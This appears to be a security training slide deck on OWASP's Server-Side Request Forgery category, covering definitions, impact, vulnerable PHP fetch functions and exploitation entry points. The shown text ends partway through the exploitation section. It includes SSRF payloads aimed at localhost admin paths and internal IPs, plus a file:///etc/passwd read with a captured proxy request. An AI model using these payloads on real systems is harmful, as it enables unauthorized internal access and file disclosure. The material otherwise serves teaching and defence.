

# A10:2021-Server-Side Request Forgery

Yasser Elsnbary



# Agenda

- What is SSRF?
- Types of SSRF
- Why SSRF Happen?
- Impact and Severity
- Exploitation
  - SSRF to LFI
  - SSRF to RCE
  - SSRFmap Tool
- SSRF Code Review
- Lab Demo
- Mitigation
- Resources




# What is SSRF?

# A 10

This category was added to the OWASP Top 10 community survey (#1) in 2021.

The data shows a relatively low **incidence** rate with above-average **testing coverage** and above-average **Exploit** and **Impact potential** ratings.




\* From the Survey



[CWE-918: Server-Side Request Forgery \(SSRF\)](#)

# What is SSRF?

Server-side request forgery (**SSRF**) is a type of attack that allows an adversary to make arbitrary **outbound requests** from a server. In some cases, an attacker can use SSRF to **pivot** throughout corporate networks, **exploit** otherwise unreachable internal systems, or query metadata endpoints to **extract secrets**.



# Types of SSRF

- Basic SSRF

Basic SSRF involves exploiting a web application's ability to make HTTP requests to arbitrary destinations. Attackers can forge requests to internal services or external systems, often leading to unauthorized data access.

- Blind SSRF


Blind SSRF occurs when an attacker can trigger SSRF but doesn't receive the response directly. Instead, they rely on other techniques, like out-of-band (OOB) requests, to confirm the attack's success. This makes detection and mitigation more challenging.



# Why SSRF Happen?

SSRF flaws occur whenever a web application is fetching a remote resource without validating the user-supplied URL. It allows an attacker to coerce the application to send a crafted request to an unexpected destination, even when protected by a firewall, VPN, or another type of network access control list (ACL).

As modern web applications provide end-users with convenient features, fetching a URL becomes a common scenario. As a result, the incidence of SSRF is increasing. Also, the severity of SSRF is becoming higher due to cloud services and the complexity of architectures.



# Impact and Severity

**SSRF** is a very dangerous vulnerability that may cause serious security breaches. It is a very convenient way to **avoid firewalls** and **access internal resources** that would otherwise be inaccessible. SSRF is often used to escalate attacks further:

- Bypass Whitelisting
- Bypassing Authentication levels
- Enumerating Other Protocols
- Cross-Site Port Attack (XSPA)
- Denial of Service (DoS)
- Local File Inclusion (LFI)
- Remote Code Execution (RCE)



# Exploitation

Where to look for SSRF?

- **Doc Parse**

curl <https://xyz.com/user/image?imgUrl=internal.target.local/images>

- **Link Expansion**

stockApi=http://localhost/admin

- **File Upload**

Try to send URL as a filename to get blind SSRF, for example, filename=https://172.17.0.1/internal/file. You can also try to change type="file" to type="url" within a request.



# Exploitation

Where to look for SSRF?

- **Doc Parse**

`curl https://xyz.com/user/image?imgUrl=internal.target.local/images`

- **Link Expansion**

`stockApi=http://localhost/admin`

- **File Upload**

Try to send URL as a filename to get blind SSRF, for example, `filename=https://172.17.0.1/internal/file`. You can also try to change `type="file"` to `type="url"` within a request.



# Exploitation

## PHP Functions Vulnerable to SSRF:

- **file\_get\_contents()**
- **fopen()**
- **readfile()**
- **curl\_exec()**
- **fsockopen()**
- **stream\_context\_create()**

```
● ● ●  
function make_request($url) {  
    $response = file_get_contents($url);  
  
    return $response;  
}
```

```
● ● ●  
function make_request($url) {  
    $handle = fopen($url, "r");  
    $response = stream_get_contents($handle);  
    fclose($handle);  
  
    return $response;  
}
```

```
● ● ●  
function make_request($url) {  
    readfile($url);  
}
```



# Exploitation

- SSRF to LFI

[http://www.REDACTED.com/  
?url=file:///etc/passwd](http://www.REDACTED.com/?url=file:///etc/passwd)

The screenshot shows a web proxy interface with two main panes: 'Request' and 'Response'.  
**Request:**  
The 'Raw' tab of the Request pane displays a POST request to '/iem\_616/admin/functions/remote.php' with the following headers:

```
POST /iem_616/admin/functions/remote.php HTTP/1.1
Host: [REDACTED]
Content-Length: 37
Accept: /*
Origin: [REDACTED]
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/69.0.3497.100 Safari/537.36
Content-Type: application/x-www-form-urlencoded
Referer: [REDACTED]index.php
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9,vi;q=0.8
```

  
**Response:**  
The 'Raw' tab of the Response pane shows the server's response:

```
HTTP/1.1 200 OK
Date: Wed, 28 Nov 2018 09:26:51 GMT
Server: Apache
X-Powered-By: PHP/5.5.38
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0,
pre-check=0
Pragma: no-cache
Vary: Accept-Encoding,User-Agent
Content-Length: 1522
Connection: close
Content-Type: text/html
```

  
A redacted portion of the response body is visible, containing the text:

```
whatimporturl&url=file:///etc/passwd
```

